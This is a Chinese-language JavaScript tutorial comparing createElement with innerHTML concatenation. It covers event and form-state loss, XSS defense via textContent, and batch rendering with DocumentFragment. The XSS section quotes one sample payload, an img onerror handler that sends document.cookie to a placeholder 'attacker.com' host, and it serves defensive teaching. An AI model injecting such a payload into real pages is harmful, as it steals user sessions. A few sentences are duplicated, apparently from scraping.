
深入剖析为什么在JavaScript中动态添加DOM标签时推荐使用createElement而非innerHTML拼接。从底层解析机制、事件与状态保持、XSS安全防护以及批量渲染性能等维度进行全面讲解与实战对比。

当前位置:首页 > JavaScript DOM 与事件 > 正文
为什么JS动态添加标签推荐用createElement而非innerHTML拼接
作者:流萤
时间:2026-11-18
浏览:191
文章目录
在 JavaScript 开发中,向页面动态挂载新元素是一项高频基础操作。很多初学者习惯直接使用
container.innerHTML += '<div>...</div>' 进行字符串拼装,但在实际工程规范与技术方案评审中,主流实践均明确推荐使用 document.createElement() 配合原生 DOM API。这并非个人代码偏好,而是因为 innerHTML += 存在三个足以引发严重生产故障的缺陷:现有子节点的事件监听器与表单输入状态会被全量销毁、未转义的动态输入极易引发跨站脚本攻击(XSS)、以及高频操作下引发严重的重解析与浏览器回流重排开销。理解两者的底层差异,是写出健壮前端代码的关键一步。
一、底层运作机制:字符串解析引擎与内存对象直建

要弄清为什么推荐 createElement,必须先观察两者的浏览器内部处理链路。当我们对一个容器节点的 innerHTML 赋值时,浏览器并不能直接将字符串“插进”视图中,而是必须启动一整套沉重的解析流水线。
具体来说,innerHTML 接收的是无状态的纯文本。渲染引擎需要暂停当前的 JavaScript 线程,唤醒底层的 HTML 词法分析器(Tokenizer)与语法分析器,将字符串切分为标签、属性与文本节点 Tokens,再组装成抽象语法树。在此期间,如果发生 container.innerHTML += '...' 操作,浏览器会先将容器内部的所有旧节点反向序列化为一段巨大字符串,与新字符串拼接后,再从头完整解析一次。这种全量重建方式消耗非常可观。
相反,document.createElement('div') 是直接在 JavaScript 运行时向渲染引擎的 C++ 宿主层申请创建一个真实的 DOM 元素实例。通过 element.className = 'item' 或 element.textContent = '内容' 设置属性,都是直接对该对象的内存属性赋值。最后通过 container.append(element) 挂载时,浏览器仅在已有的 DOM 树上增加一个子节点,执行的是局部的原子挂载,完全不涉及任何字符串的语法解析。
二、致命缺陷一:已有事件监听器与表单状态全量丢失
这是日常开发中最容易引发难以排查 Bug 的场景。许多开发者在为列表动态追加一条数据时,会顺手写出如下代码:
// 假设容器内已存在数个按钮,且此前已通过 JS 绑定了点击事件
const list = document.querySelector('#user-list');

// 动态追加新项(常见错误写法)
list.innerHTML += '<li class="user-item">新用户:张三</li>';
执行这行代码后,页面外观上确实在底部多出了一个新项目,但原本列表中已存在的所有按钮的点击事件会瞬间全部瘫痪。如果原本的列表中含有 <input> 输入框,且用户正在里面键入文字,这些输入的内容也会瞬间被清空,光标焦点也会直接消失。
为什么会这样?因为语法糖 list.innerHTML += '...' 的真实展开式是:
list.innerHTML = list.innerHTML + '<li class="user-item">新用户:张三</li>';

赋值操作一旦触发,浏览器内部会执行以下四步时序:
- 读取序列化:读取
list.innerHTML,将其转换为 HTML 标签字符串。注意,通过addEventListener绑定的 JavaScript 匿名函数或事件回调无法被序列化进 HTML 属性中。 - 字符串拼接:将旧 HTML 字符串与新增字符串合并。
- 彻底销毁旧节点:为了把新字符串写回,浏览器将
list下原有的所有子节点全部从 DOM 树中移除并标记回收,绑定的内存监听随之被强制释放。 - 重新编译生成新节点:HTML 解析器根据字符串生成一套外表一模一样的“克隆”节点。虽然看起来没有任何变化,但在内存中它们已经是全新的 DOM 引用,之前绑定的任何事件与动态状态已不复存在。
改用 createElement 则能彻底根绝这一隐患。由于已有子节点从未被触碰或脱离 DOM 树,它们的事件、光标位置、表单输入值均保持完好:
// 安全推荐写法:使用 createElement 创建并增量追加
const list = document.querySelector('#user-list');

const newItem = document.createElement('li');
newItem.className = 'user-item';
newItem.textContent = '新用户:张三';

// 如果新元素自身需要点击事件,直接在此安全绑定
newItem.addEventListener('click', () => {
  console.log('点击了张三');
});

// 原生 append() 或 appendChild() 追加,不触碰任何既有子节点
list.append(newItem);
三、致命缺陷二:XSS 跨站脚本攻击的天然防线
Web 安全领域中最普遍的漏洞之一就是反射型或存储型跨站脚本(XSS)。当动态拼接的 HTML 字符串中包含来自用户输入、URL 参数或不可信第三方接口的数据时,innerHTML 会将其当作指令与标签直接执行。
高危漏洞示例:
若直接将用户昵称拼入模板:
若攻击者将昵称伪造为
若直接将用户昵称拼入模板:

container.innerHTML = `<div class="badge">欢迎:${userProfile.name}</div>`;若攻击者将昵称伪造为
<img src="x" onerror="fetch('https://attacker.com/steal?cookie=' + document.cookie)">,只要该内容被渲染,浏览器就会在图片加载失败瞬间执行注入的恶意脚本,造成会话劫持。
虽然现代前端可以在拼接前编写正则表达式或引入外部转义库对特殊符号进行编码,但手动防御极易因为漏掉某种编码格式或属性注入而产生疏漏。
而 createElement 配合 textContent 属性则提供了浏览器级别的天然安全边界。当我们将不可信输入赋值给节点的 textContent 时,底层的渲染引擎会明确将其识别为“字符数据”,即使字符串中含有完整的 <script> 或 <img onerror=...>,也会被当做普通纯文本对待并安全呈现,绝不会调用 HTML 解析器执行代码。
// createElement 结合 textContent 的天然免疫防御
const badge = document.createElement('div');
badge.className = 'badge';

// 即使 userProfile.name 包含完整的 XSS Payload,也不会被执行
badge.textContent = `欢迎:${userProfile.name}`;

container.append(badge); // 页面上只会将特殊字符原样显示为文字,绝无脚本执行风险
四、渲染性能:高频追加与批量操作的开销差异
在处理表格渲染、无限滚动列表或实时消息流时,频繁操作 DOM 往往会成为前端性能的瓶颈。如果在循环中随意调用 innerHTML +=,将导致严重的性能灾难。
// 严重性能反模式:在循环体内累加 innerHTML
for (let i = 0; i < 500; i++) {
  // 每循环一次,浏览器都经历:序列化 -> 拼接 -> 销毁 0..i 节点 -> 重新解析 0..i+1 节点 -> 触发重排
  container.innerHTML += `<div class="row">行记录 ${i}</div>`;
}
上述代码的时间复杂度实际上退化到了 $O(N^2)$。当数据达到上千条时,主线程会因为反复的全量词法解析和全局重排(Reflow)产生明显的画面掉帧与输入卡顿。

正确的工程优化手段是使用 document.createDocumentFragment()(文档片段)。它是一个轻量级的虚拟 DOM 容器,存在于内存中,不在实际渲染树内。我们在循环中通过 createElement 将节点批量附加到该片段上,最后仅需一次调用 container.append(fragment),即可将所有新节点一次性接入真实 DOM,只触发一次重排重绘。
// 高性能批量最佳实践:DocumentFragment 批处理
const fragment = document.createDocumentFragment();

for (let i = 0; i < 500; i++) {
  const row = document.createElement('div');
  row.className = 'row';
  row.textContent = `行记录 ${i}`;
  fragment.appendChild(row); // 纯内存操作,不触发视图重排
}

container.appendChild(fragment); // 一次性挂载,仅触发 1 次渲染开销
五、工程决策:何时可以使用 innerHTML?
了解了上述痛点后,是否意味着必须彻底禁止使用 innerHTML 呢?并非如此。技术选型的关键在于明确每种方案的适用边界。
在满足以下两个条件的前提下,使用 innerHTML 能够有效减少冗长的样板代码,并提升模板可读性:
- 容器首次初始化或全量清空重置:目标容器此时为空节点,或者业务本来就需要丢弃旧有子节点重新刷视图,不存在保留事件与状态的需求。
- 内容为受信任的静态模板:字符串纯粹由前端开发者硬编码书写,或者经过了成熟严格的 HTML Sanitizer 过滤,不含任何未转义的第三方动态输入。
提示:现代标准折中方案
如果你确实需要使用模板字符串的便利性(例如拼接多层嵌套 HTML),但又不想像
insertAdjacentHTML如果你确实需要使用模板字符串的便利性(例如拼接多层嵌套 HTML),但又不想像
innerHTML += 那样销毁已有子节点,可以使用现代 DOM 标准提供的 element.insertAdjacentHTML('beforeend', htmlString)。该方法会把字符串解析为 DOM 树后直接插到末尾,不会销毁或重置既有子节点的事件和输入状态。不过,处理不可信数据时的 XSS 风险依然存在,必须确保数据已经严格转义。
六、特性对比与总结清单
为了在日常开发与代码评审中快速做出判断,可以将核心维度的差异归纳如下:
| 对比维度 | innerHTML 拼接 (+=) | createElement 原生构造 | insertAdjacentHTML 追加 |
|---|---|---|---|
| 既有子节点事件 | 强制销毁断开 | 完好保留 | 完好保留 |
| 表单输入与焦点状态 | 丢失(强制重置) | 完好保留 | 完好保留 |
| XSS 注入防御力 | 极低(需手动转义) | 极高(textContent 天然免疫) | 较低(需严格转义) |
| 事件绑定灵活性 | 需要重新通过选择器查找节点 | 创建对象时直接闭包绑定 | 需要重新通过选择器查找节点 |
| 高频追加性能 | 差(全量重新解析 O(N²)) | 极高(配合 Fragment O(N)) | 较好(仅解析新增片段) |
| 代码书写冗长度 | 短(类似 HTML 模板) | 较长(需多行配置属性) | 短(字符串模板) |
在实际项目构建中,如果是简单的小组件或需要交互的页面模块,推荐始终将 createElement(结合 append 与 textContent)作为第一选择;面对大批量渲染时,配合 DocumentFragment 进项批量挂载;而在主流的前端工程化实践中,基于 Virtual DOM 的 React、Vue 等框架底层也正是利用类似 createElement 的对象构造机制,从架构层面为用户规避掉了状态丢失与底层安全风险。
实用工具推荐
电子包浆
使用 ›绿化、压缩、噪点和虚拟水印,自由调节做旧程度。
图片压缩
使用 ›选择画质和输出格式,预览压缩前后的大小。
作者最新文章
相关文章